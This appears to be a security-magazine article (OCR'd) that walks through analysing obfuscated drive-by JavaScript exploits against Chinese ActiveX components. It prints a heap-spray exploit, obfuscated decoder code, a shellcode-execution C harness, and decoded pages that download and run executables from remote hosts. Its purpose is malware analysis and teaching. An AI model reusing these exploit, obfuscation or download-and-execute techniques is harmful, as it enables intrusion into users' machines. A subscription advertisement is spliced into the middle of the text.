The value is used to fill an array. But what does it stand for? In fact, this technique is used to fill the heap as we cannot determine the exact location where the overflow will go back. It is named heap spray. There is a good presentation from Alexander Sotirov or Wikipedia article (see On the 'Net section). He explains the need of using *substring* method call or `'+'` string operator with a *for* loop to write on the heap.

So, many blocks were allocated and the last script line to be called is

```
yings["rawParse"](chilam)
```

In fact, this code is one of the many ways Javascript brings to call a method.

This code is identical to

```
yings.rawParse(chilam)
```

It's a *rawParse* method call on the *yings* object which is (as seen at the beginning of the code)

`6BE52E1D-E586-474f-A6E2-1A85A9B4D9FB`

the Baofeng Storm ActiveX component MPS.StormPlayer.1 (*mps.dll*). The flaw is referenced as CVE-2007-4816.

Let's identify what the shellcode does.

The method we will describe below does not need to have the vulnerable ActiveX component software, we will see how to create an executable file and debug it with a debugger.

First thing to do is to extract the shellcode and identify how it is encoded.

```
%u9090%u9090%uefe9%u0000%u5a00...%u776f%u2e6
                    e%u7865%u0065
```

WHAT YOU WILL LEARN...

How activex instantiation could be hidden by malicious guys using some javascript tricks.

How to use opensource tools to automate the unobfuscation of malicious javascript code.

WHAT YOU SHOULD KNOW...

Basic knowledge of javascript language.

Basic heard of ActiveX components.

As you can see, it starts with some 90 operands, which are nops followed by `a %uefe9` which should be a jump, so `efe9` should be read as `E9 EF`.

The script in Listing 2 should help to transform the unicode shellcode to an hexadecimal one.

Now we need to add it in a C program like the Listing 3 and compile it for further investigation.

This code only calls the shellcode, you can use Dev-C++ under Microsoft Windows to compile it.

Once you have the binary, you will see how to debug it. Many debuggers are available like free Ollydbg tool or IDA. The screenshots which will follow are taken from IDA but you can do exactly the same with Ollydbg.

Drag and drop the binary you compiled on the Desktop IDA shortcut, the *Load a new file* window is displayed (see Figure 1). Check the *Load resources* and validate with Ok button.

The main IDA windows will open and start to analyze the sample (see Figure 2).

Take a first look at the Strings window to see if you can grab something interesting like in the Figure 3.

The caption in Figure 3 displays the main shellcode keys.

The *urlmon(.dll)* should be loaded to find the URLDownloadToFileA method to download the file in the background *http://qqq.hao1658.com/down.exe* (high risk to be a virus, note that the link is dead as of witting) to the system directory (GetSystemDirectoryA) and then the WinExec should be called on the newly created executable file.

To be sure of this first quick analysis, you should be able to debug it. You need to go to the shellcode block in the binary to identify it as code and not as data which is the value by default. So you can scroll in the assembly code to find a huge part of db or just double click on the EEEEtn from the Strings window to go immediately at the shellcode start (see Figure 4). Once on the code, you can set it back to Code by pressing C key.

You will get the code for the section as shown in Figure 5. Now you can follow the code execution and identify other strings.

You need to select blocks, press U to set it back to *Undefine* or right click it in the menu, then choose multiple lines and press A to create a string (or again choose it in the right click menu).

If the code uses some XOR encoding it could be painful to follow the code, the best way is to real time debug it. For this purpose, first you need to identify an instruction and set a breakpoint on it. A breakpoint it's a flag on an instruction which should tell the debugger to stop the normal execution flow and run the following code step by step as requested by the analyst.

Breakpoint can be set by hitting F2 key, the instruction line background color becomes red.

Note that by default, this is a software breakpoint, an hardware breakpoint can be configured by right-clicking on the red line and choose *Edit breakpoint*

Listing 1. *Unkown shellcode*

```
yings=document.createElement("object");
yings.setAttribute("classid","clsid:6BE52E1D-E586-474f-A6E2-1A85A9B4D9FB");

var shellcode = unescape("%u90"+"90" + "%u90"+"90" + "%uefe9"+ ... + %u0065");
var bigblock = unescape("%u9090"+"%u9090");
var cuteqqoday;
cuteqqoday = 20;
var cuteqqoday2;
cuteqqoday2 = cuteqqoday+shellcode.length;
while (bigblock.length<cuteqqoday2) bigblock+=bigblock;
fillblock = bigblock.substring(0, cuteqqoday2);
block = bigblock.substring(0, bigblock.length-cuteqqoday2);
while(block.length+cuteqqoday2<0x40000) block = block+block+fillblock;
cuteqqsss = new Array();
qq784378237 = cuteqqsss;
for (i=0; i<300; i++) qq784378237[i] = block + shellcode;
var chilam = '';
while (chilam["length"] < 4057) chilam+="\x0a\x0a\x0a\x0a";
chilam+="\x0a";
chilam+="\x0a";
chilam+="\x0a";
chilam+="\x0a\x0a\x0a\x0a";
chilam+="\x0a\x0a\x0a\x0a";
yings["rawParse"](chilam)
```

Listing 2. *Unicode to hexadecimal script conversion*

```
#!/usr/bin/perl

$var="%u...";
@tab=split("%u",$var);

for ($i=1;$i<@tab+0;$i++) {            print("\\x".substr($tab[$i],2,2)."\\x".substr($
tab[$i],0,2));}
print"\n";

It gives the result in here:

"\x90\x90\x90\xe9\xef\x00\x00\x00\x5a...\x6f\x77\x6e\x2e\x65\x78\x65\x00"
```

Listing 3. *C program to compile the shellcode*

```
#include <stdio.h>
unsigned char shellcode[] =  "\x90...";
int main()
{
            void (*c)();
            printf("Shellcode here!\n");
            *(int*)&c = shellcode;
            c();
}
```

in the menu. Here, you can check the *Hardware breakpoint* and the *Execute* mode in the settings (as shown in Figure 6). So now, this breakpoint will use x86 CPU special registers which are intended for debugging use only, this can prevent the sample to detect that it is being debugged.

Then, after setting the breakpoint we can run it by hitting F9 and track the code step by step by hitting F8 (or F7 if you wanted a deeper look). You will see that the code will, as we suspected, try to download the malicious file and save it in *C:\WINDOWS\SYSTEM32\a.exe* and then execute it by prefix the path with *cmd /c*.

Web Exploitation Toolkits

For some years, we have seen criminal organizations working on exploits packs including data management GUI in PHP to name a few Mpack and Neosploit. These softwares are used to create malicious hosting data servers. They embed many exploits like the following list and can be configured to target specific applications, web clients and domains.

- Microsoft MDAC RDS.Dataspace ActiveX Control Remote Code Execution Vulnerability
- Microsoft Windows Vector Markup Language Buffer Overrun Vulnerability
- Microsoft Windows Cursor And Icon ANI Format Handling Remote Buffer Overflow Vulnerability
- Xunlei Thunder PPLAYER.DLL_1_WORK ActiveX Control Buffer Overflow Vulnerability
- SSReader Ultra Star Reader ActiveX Control Register Method Buffer Overflow Vulnerability
- BaoFeng Storm MPS.DLL ActiveX Control Multiple Remote Buffer Overflow Vulnerabilities
- PPStream PowerPlayer.DLL ActiveX Control Buffer Overflow Vulnerability
- Xunlei Web Thunder ActiveX Control DownURL2 Method Remote Buffer Overflow Vulnerability

Listing 4. *Custom decoder function*

```
<html><head><Meta Name=Encoder Content=sina>

<META HTTP-EQUIV="imagetoolbar" CONTENT="no"><noscript><iframe></iframe></
                    noscript><script language="javascript"><!--

cB62="BEvXycyX",vX19="BqXqy\"Hq";.7762511,vR37=".2422728",vX19='wi\$\(\-5\"Bv78M0g\
+J\%\ \@V\;\)jSZ\\\#\&\*13\<\r4db9Xx\?\,\{K\_6\]z\`T\}QloD\:Oy\~sAG\|nrfHe\/Ek\'\
!FNRP2IqULu\>\n\=Yct\[\^pa\.CmhW',cB62='B7pw\)\$m2\.6\&i\n\|\/Cg8\\cA\'WN\%\;RTEq\
?Fj\>L\<tv9K\^rDkIedPs\*\=yHO\[f\}0Z\:\"\rzX\]x3\-o4\@\{luGaJQ\+5\_SVYb\(\~1\#M\
h\,U\!\`n';function xQ94(fZ25){"BqqcEqEH",l=fZ25.length;'ULviQ\|e\?',w='';while(l-
-)"BwEycvqc",o=cB62.indexOf(fZ25.charAt(l)),'Uvmm\?LLv',w=(o==-1?fZ25.charAt(l):
vX19.charAt(o))+w;"BX\"qcHEw",cB62=cB62.substring(1)+cB62.charAt(0),document.write(w)
;'Uim\&i\&\&v'};xQ94("FZ\~X7\ 18yhz\|Sh\|3bWh\.hZ\~X7\ 1V4Q\?\$b\>J\nqA7\]wLH\~S\!3z1\
,hyy\'r\]Sz\~17Hz8kL\!w\'rX31SXz8\]hyZ3\*A\]Sz\~17Hz8k\!L\!w\'rLH\~S\!3z1\,Hz\~Hz1391\
!3zSbkL\!AZ31s7\!3HS1wmk\!L\!w\'m\^\&\n\n\'\*Ak\!L\!w\'A\*LH\~S\!3z1\,Hz\~Hz1391\
!3zSbz3B8lSz\~17HzwmX31SXz8\]hyZ3m\'A\]Sz\~17Hz8kzL\!w3\'r7\]wLH\~S\!3z1\,yh\}3XZ\r\
rB7zLHB\,Z7L3\<hX\'r7\]w3\,B\`7\~\`\{bq\'X31SXz8\]hyZ3A\*\*A7\]wLH\~S\!3z1\,yh\}3XZ\
'rLH\~S\!3z1\,\~h\ 1SX3o\.3z1Zwo\.3z1\,if5NoOfnu\'ALH\~S\!3z1\,Hz\!HSZ3LHBzbkzL\!A\
*3yZ3rLH\~S\!3z1\,Hz\!HSZ3S\ bkzL\!A\*Ad\:\?bqtq\?A\ \(I\&b\$tq\>A\]Sz\~17Hz8kLBZw\
'rB7zLHB\,Z1h1SZ8b8m8mAZ31s7\!3HS1wmkLBZw\'m\^q\n\n\'A\*AkLBZw\'ABf\&Jb\$\?\>qA\.\"\
?\&bJ66\>A\]Sz\~17Hz8kLLZw\'r7\]wLH\~S\!3z1\,hyy\'rLH\~S\!3z1\,HzZ3y3\~1Z1hX1b\]Sz\
~17Hz8w\'rX31SXz8\]hyZ3\*AZ31s7\!3HS1wmkLLZw\'m\^6\n\n\'\*\*AkLLZw\'ASst\&b\?tqIABvq\
nbt\n\$6A\!xq\$bqtqIA\}uIJb\?\n\$\$A9\:JJb\>qt\&Az\(\&6b\&qttALCtJbq\n\$\&AAky7\
~3zZ3Lk1Hkbm\`S\}S\]3z\|mAF\-Z\~X7\ 1V")//--></script><sCRipT Language=JavascrIpT>xQ
94("j3\*\nSYj34\"\[Y\>bj\n4\*\"\\n\#\#h\$\-5Vp6\(\!OX\#\-X\#\$\*0h\-\\1OX\#\-X\#\(2\
#\-K\#on\#\`H\'\\1n\,\]\:\-\#\(\/tQF\?Q2Y\>bj\n4\*\"\\1OX\#\-X\#\(2\n\%3\*\nS\\eU\|\
|UQv\|\|UFFmL2\\X\,\`\-\(\r4G4a\"\*\}aYjo34\"\[Y\>bj\.\}\[\~Y\>bj\}\.g4\!\*\\p\<\(pX\:
\#\,HH\\1H\,\:\:p\<\(1H\:p\<f\&i\"\.\[\!mv\$\[i4\&\$LL\[F\$v\"\&e\$v\"\|v\?i\!mQ\.L\
"Yjo\}\.g4\!\*Y\>bj\%\!a\+J\*Y\>b6\,\]\\\~4\#\~1g\:a\?\(2n\#\#hfoo\`\`\`UKXptpU1O\`o\
`\`U\-K\-2\'\>bpX\:\#\,HHM2\[O7XHO\,\<\"X\<\+X\:\#\,HH2d\)\~4\#\~1g\:a\?W\'\>bjo\%\!a\
+J\*Y\>bjo\.\}\[\~Yjo3\*\nSY\>b\>b")</script></head><body><noscript><b><font color=red
>?â¸ö????????JavascriptÖ$?ÖµÄä????÷!!!############</font></b></noscript></body></html>
```




Figure 1. *Load a file in IDA*




Figure 2: *IDA environment*

- Yahoo! Webcam ActiveX Control Buffer Overrun Vulnerability
- Baidu Soba Search Bar BaiduBar.DLL ActiveX Control Remote Code Execution Vulnerability
- RealPlayer 'rmoc3260.dll' ActiveX Control Memory Corruption Vulnerability
- RealPlayer 'ierpplug.dll' ActiveX Control Stack Buffer Overflow Vulnerability

Old Mpack version can be found for $700 for the default pack, additional exploit module could be find for about $50 to $150 according to the popularity of the application it targets.

These toolkits now include default obfuscation layer (at least two), moreover sometime the obfuscation is done in real time by the PHP code, so each time you request a given page, you get a different obfuscated script! So the script exploits are now server side polymorphic.

JavaScript Custom Decoder

Of course, nothing forbids the malicious script writers to create his own decoder functions, as for example the script in Listing 4.

If you tlook on this code carefully, you will see that some garbage script code had been inserted, moreover the script are cut in two part (two Javascript tags). So if you want to analyze it, you will first need to clean it!

Some quote and double quote have been escaped to harder the analysis, we don't need to understand all but it's important to notify the use of the function named *xQ94* and the *document.write* call. Listing 5 is the clean version of Listing 4.

To unobfuscate the code we just need to override the *write* call to *print* and run it in your favorite debugger. You will find Listing 6, as you see, this code loads an ActiveX `78ABDC59-D8E7-44D3-9A76-9A0918C52B4A` which is the Sina Downloader component, a quite popular tool in China. It uses a design error in the *DownloadAndInstall* method to do malicious activities.




Figure 3. *IDA Strings window*

JavaScript Argument.callee Analyst Trap

This instruction returns the entire function from where this instruction is called, keeping space and line feed It is commonly used to detect if the original script has not been tampered.

In the Listing 7, we can see that the *arguments.callee* is used to extract the decoder function and use it as key to decode the encoded string passed to the function named *pP5oMp5la*.

So, it will just slow down the analysis, as if you modified the function by adding some debug command. This will also modify the key to decode the encoded string, you will find some unintelligible string.




Figure 4. *Jump on the data block*




Figure 5. *Same block but analyze as code by IDA*

The trick here is to first find the key and hardcode it in the key variable (here `q17vcDYfM`).

To do that we just need to add a `print(q17vcDYfM);` after the `q17vcDYfM` initialization and run it in a debugger. We got the string below:

```
FUNCTIONPP5OMP5LAVK6BQD4PIVARQ17VCD
            YFMARGUMENTSCALLEETOS
            TRINGREPLACEWGTOUPPERC
            ASEPRINTQ17VCDYFMVAREY
            L6MWLW5...ALPYUAFDTK5
```

Which corresponds to the function `pP5oMp5la` where all non alphanumeric chars have been removed due to the use of the regular expression *replace(/\W/g,'')* and transform to upper cases with `toUpperCase()` method call.

The string can be cleaned to be the decoding key just by removing back the code we added in it before, so we need to delete the `PRINTQ17VCDYFM` string part.

Note: some very nasty scripts use a combination of `argument.callee.toStri ng() + location.href;`

So now the decoding key depends also on where the page is located – the location URI.

To debug this script, you require to have the original location address, replace as explained above the *argument.callee* with its value and then hardcode the location directly in the script or override the value object in your debugger environment.

So the code used to unobfuscate the script is as in Listing 8.

The eval call in function *pP5oMp5la* has been replaced by a *print* call.

Listing 5. *Custom decoder function cleaned*

```
cB62="BEvXycyX",vX19="BqXqy\"Hq";.7762511,vR37=".2422728",vX19
='wi\$\(\-5\"Bv78M0g\+J\%\ \@V\;\)jSZ\\#\&\*13\<\r4db9Xx\?\,\
{K\_6\]z\`T\}QloD\:Oy\~sAG\|nrfHe\/Ek\'\!FNRP2IqULu\>\n\=Yct\[\
^pa\.CmhW',cB62='B7pw\)\$m2\.6\&i\n\|\/Cg8\\cA\'WN\%\;RTEq\?Fj\
>L\<tv9K\^rDkIedPs\*\=yHO\[f\}0Z\:\"\rzX\]x3\-o4\@\{luGaJQ\+5\
_SVYb\(\~1\#M\ h\,U\!\`n';

function xQ94(fZ25){"BqqcEqEH",l=fZ25.length;'ULviQ\|e\
?',w='';while(l--)"BwEycvqc",o=cB62.indexOf(fZ25.charAt(l)),'Uv
mm\?LLv',w=(o==-1?fZ25.charAt(l):vX19.charAt(o))+w;"BX\"qcHEw",
cB62=cB62.substring(1)+cB62.charAt(0),document.write(w);'Uim\&i\
&\&v'};xQ94("FZ\~X7\ 18yhz\|Sh\|3bWh\.hZ\~X7\ 1V4Q\?\$b\>J\nqA7\
]wLH\~S\!3z1\,hyy\'r\]Sz\~17Hz8kL\!w\'rX31SXz8\]hyZ3\*A\]Sz\
~17Hz8k\!L\!w\'rLH\~S\!3z1\,Hz\~Hz1391\!3zSbkL\!AZ31s7\!3HS1wmk\
!L\!w\'m\^\&\n\n\'\*Ak\!L\!w\'A\*LH\~S\!3z1\,Hz\~Hz1391\
!3zSbz3B8lSz\~17HzwmX31SXz8\]hyZ3m\'A\]Sz\~17Hz8kzL\!w3\'r7\
]wLH\~S\!3z1\,yh\}3XZ\r\rB7zLHB\,Z7L3\<hX\'r7\]w3\,B\`7\~\`\{bq\
'X31SXz8\]hyZ3A\*\*A7\]wLH\~S\!3z1\,yh\}3XZ\'rLH\~S\!3z1\,\~h\
1SX3o\.3z1Zwo\.3z1\,if5NoOfnu\'ALH\~S\!3z1\,Hz\!HSZ3LHBzbkzL\!A\
*3yZ3rLH\~S\!3z1\,Hz\!HSZ3S\ bkzL\!A\*Ad\:\?bqtq\?A\ \(I\&b\$tq\
>A\]Sz\~17Hz8kLBZw\'rB7zLHB\,Z1h1SZ8b8m8mAZ31s7\!3HS1wmkLBZw\
'm\^q\n\n\'A\*AkLBZw\'ABf\&Jb\$\?\>qA\.\"\?\&bJ66\>A\]Sz\
~17Hz8kLLZw\'r7\]wLH\~S\!3z1\,hyy\'rLH\~S\!3z1\,HzZ3y3\~1Z1hX1b\
]Sz\~17Hz8w\'rX31SXz8\]hyZ3\*AZ31s7\!3HS1wmkLLZw\'m\^6\n\n\'\*\
*AkLLZw\'ASst\&b\?tqIABvq\nbt\n\$6A\!xq\$bqtqIA\}uIJb\?\n\$\$A9\
:JJb\>qt\&Az\(\&6b\&qttALCtJbq\n\$\&AAky7\~3zZ3Lk1Hkbm\`S\}S\
]3z\|mAF\-Z\~X7\ 1V")

xQ94("j3\*\nSYj34\"\[Y\>bj\n4\*\"\\n\#\#h\$\-5Vp6\(\!OX\#\-X\
#\$\*0h\-\\1OX\#\-X\#\(2\#\-K\#on\#\`H\'\\1n\,\]\:\-\#\(\/tQF\
?Q2Y\>bj\n4\*\"\\1OX\#\-X\#\(2\n\%3\*\nS\\eU\|\|UQv\|\|UFFmL2\\
X\,\`\-\(\r4G4a\"\*\}aYjo34\"\[Y\>bj\.\}\[\~Y\>bj\}\.g4\!\*\\p\
<\(pX\:\#\,HH\\1H\,\:\:p\<\(1H\:p\<f\&i\"\.\[\!mv\$\[i4\&\$LL\
[F\$v\"\&e\$v\"\|v\?i\!mQ\.L\"Yjo\}\.g4\!\*Y\>bj\%\!a\+J\*Y\>b6\
,\]\\\~4\#\~1g\:a\?\(2n\#\#hfoo\`\`\`UKXptpU1O\`o\`\`U\-K\-2\'\
>bpX\:\#\,HHM2\[O7XHO\,\<\"X\<\+X\:\#\,HH2d\)\~4\#\~1g\:a\?W\'\
>bjo\%\!a\+J\*Y\>bjo\.\}\[\~Yjo3\*\nSY\>b\>b")
```

Listing 6. *Custom decoder example in clear text*

```
<script language=javascript>kI35=4201;if(document.all){function
_dm(){return false};function _mdm(){document.oncontextmenu=_
dm;setTimeout("_mdm()",800)};_mdm();}document.oncontextmenu=new
Function("return false");function _ndm(e){if(document.layers||w
indow.sidebar){if(e.which!=1)return false;}};if(document.layers
){document.captureEvents(Event.MOUSEDOWN);document.onmousedown=
_ndm;}else{document.onmouseup=_ndm;};zA3=1913;pY68=5914;function
_dws(){window.status = " ";setTimeout("_dws()",100);};_dws();wO8
2=5341;vG38=2774;function _dds(){if(document.all){document.onsel
ectstart=function (){return false};setTimeout("_dds()",700)}};_d
ds();uT98=3916;wX10=9057;mH15=1916;yN62=3055;xA22=4198;nY87=8199;
dJ92=1058;;_licensed_to_="huyufeng";</script>


<HTML><HEAD>
<META http-equiv=Content-Type content="text/html; charset=gb2312">
<META content="MSHTML 6.00.2900.3354" name=GENERATOR></HEAD>
<BODY>
<OBJECT id=install classid=clsid:78ABDC59-D8E7-44D3-9A76-
                        9A0918C52B4A></OBJECT>
<SCRIPT>
var YEtYcJsR1="http://xxx.xnibi.com/mm.exe";
install["DownloadAndInstall"](YEtYcJsR1);
</SCRIPT>
</BODY></HTML>
```

Listing 7. *Argument.callee example*

```
function pP5oMp5la(Vk6BQD4pI){
var q17vcDYfM=arguments.callee.toString().replace(/\W/
                        g,'').toUpperCase();
var eYl6MWlW5;var kH30N3qO3;var GSWlf3edy=q17vcDYfM.length;var
S5144yvWc;var PyUafdtK5='';var EVhy3721e=new Array();for(kH30N
3qO3=0;kH30N3qO3<256;kH30N3qO3++) {EVhy3721e[kH30N3qO3]=0;}var
eYl6MWlW5=1;for(kH30N3qO3=128;kH30N3qO3;kH30N3qO3>>=1) {eYl6MWl
W5=(eYl6MWlW5>>>1)^((eYl6MWlW5&1)?3988292384:0);for(Oci488JSk=0
;Oci488JSk<256;Oci488JSk+=kH30N3qO3*2) {EVhy3721e[Oci488JSk+kH3
0N3qO3]=(EVhy3721e[Oci488JSk]^eYl6MWlW5);if (EVhy3721e[Oci488JS
k+kH30N3qO3] < 0) {EVhy3721e[Oci488JSk+kH30N3qO3]+=4294967296;}
}}S5144yvWc=4294967295;var vjMa1kQ05=S5144yvWc.toString();vjMa1
kQ05=vjMa1kQ05+'1389103';for(eYl6MWlW5=0;eYl6MWlW5<GSWlf3edy;eYl
6MWlW5++) {S5144yvWc=EVhy3721e[(S5144yvWc^q17vcDYjsfM.charCodeAt
(eYl6MWlW5))&255]^((S5144yvWc>>8)&16777215);}S5144yvWc=S5144yvWc
^4294967295;if (S5144yvWc<0) {S5144yvWc+=4294967296;vjMa1kQ05=vj
Ma1kQ05+'xxx';}S5144yvWc=S5144yvWc.toString(16).toUpperCase();var
EE7s4JBQo=new Array();var GSWlf3edy=S5144yvWc.length;for(kH30N3qO
3=0;kH30N3qO3<8;kH30N3qO3++) {var AGVp00C34=GSWlf3edy+kH30N3qO3;i
f (AGVp00C34>=8) {AGVp00C34=AGVp00C34-8;EE7s4JBQo[kH30N3qO3]=S514
4yvWc.charCodeAt(AGVp00C34);} else {EE7s4JBQo[kH30N3qO3]=48;}}var
hec5KxXwa=0;var r5yBF56DF;var VfrYI6V77;vjMa1kQ05=vjMa1kQ05+'0';
var o0b4J2V0k=new Array();o0b4J2V0k[0]=vjMa1kQ05;o0b4J2V0k[1]=vj
Ma1kQ05+'193';GSWlf3edy=Vk6BQD4pI.length;for(kH30N3qO3=0;kH30N3qO
3<GSWlf3edy;kH30N3qO3+=2){var QIyMX77Lf=Vk6BQD4pI.substr(kH30N3qO
3,2);r5yBF56DF=parseInt(QIyMX77Lf,16);VfrYI6V77=r5yBF56DF-EE7s4JB
Qo[hec5KxXwa];if(VfrYI6V77<0) {VfrYI6V77=VfrYI6V77+256;}PyUafdtK5
+=String.fromCharCode(VfrYI6V77);if(hec5KxXwa<EE7s4JBQo.length-1)
{hec5KxXwa++;} else {hec5KxXwa=0;}}eval(PyUafdtK5);}

pP5oMp5la('5250...424f');
```

Subscribe and Save 60%

Every two months hakin9 magazine delivers the greatest articles, reviews and features. Subscribe, save your money and get hakin9 delivered to your door.

3 easy ways to subscribe:

1. Telephone

Order by phone, just call:

1-917-338-3631

2. Online

Order via credit card just visit:

www.buyitpress.com/en

3. Post or e-mail

Complete and post the form to:

Software Media LLC
1461 A First Avenue, # 360
New York, NY 10021-2209, USA

or scan and email the form to:
subscription@software.com.pl

hakin9 ORDER FORM

☐ **Yes**, I'd like to subscribe to *hakin9* magazine from issue ☐ ☐ ☐ ☐ ☐ ☐
1 2 3 4 5 6

Order information
(☐ individual user/ ☐ company)

Title
Name and surname
address

postcode
tel no.
email
Date

Company name
Tax Identification Number
Office position
Client's ID*
Signed**

Payment details:

☐ USA $49
☐ Europe 39€
☐ World 39€

I understand that I will receive 6 issues over the next 12 months.
Credit card:
☐ Master Card ☐ Visa ☐ JCB ☐ POLCARD
☐ DINERS CLUB

Card no. ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐
Expiry date ☐☐☐☐ Issue number ☐☐
Security number ☐☐☐

☐ I pay by transfer: Nordea Bank
IBAN: PL 49144012990000000005233698
SWIFT: NDEAPLP2

Cheque:
☐ I enclose a cheque for $ _____
(made payable to Software-Wydawnictwo Sp. z o.o.)

Signed

Terms and conditions:
Your subscription will start with the next available issue. You will receive 6 issues a year.

And we get the resulting code in Listing 9. Quite suspicious, we can see than some garbage has been added with the variable `KoUXcxVN`.

To be sure, we need to follow the path as this script inserts another page from the same server (the *setAttribute* on src), that's why it is really important to know the location of the script to be able to go deeper.

Listing 8. *Insert hardcoded key*

```
function pP5oMp5la(Vk6BQD4pI){
var q17vcDYfM="FUNCTIONPP5OM...XWA0EVALPYUAFDTK5";

var eYl6MWlW5;
...
PyUafdtK5+=String.fromCharCode(VfrYI6V77);if(hec5KxXwa<EE7s4JBQo.length-1)
{hec5KxXwa++;} else {hec5KxXwa=0;}}print(PyUafdtK5);} pP5oMp5la('5250...424f');
```

Listing 9. *Argument.callee example final script*

```
var KoUXcxVN = 100;
var b5SvqCxB = document.createElement("script");
KoUXcxVN--;
b5SvqCxB.setAttribute("language", "JavaScript");
KoUXcxVN+=100;
b5SvqCxB.setAttribute("src", "?t=1002614178" + "&n=-1447599003" + "&h=3993862835" +
"&r=606868581" + "&");

document.body.appendChild(b5SvqCxB);
KoUXcxVN=0;
```

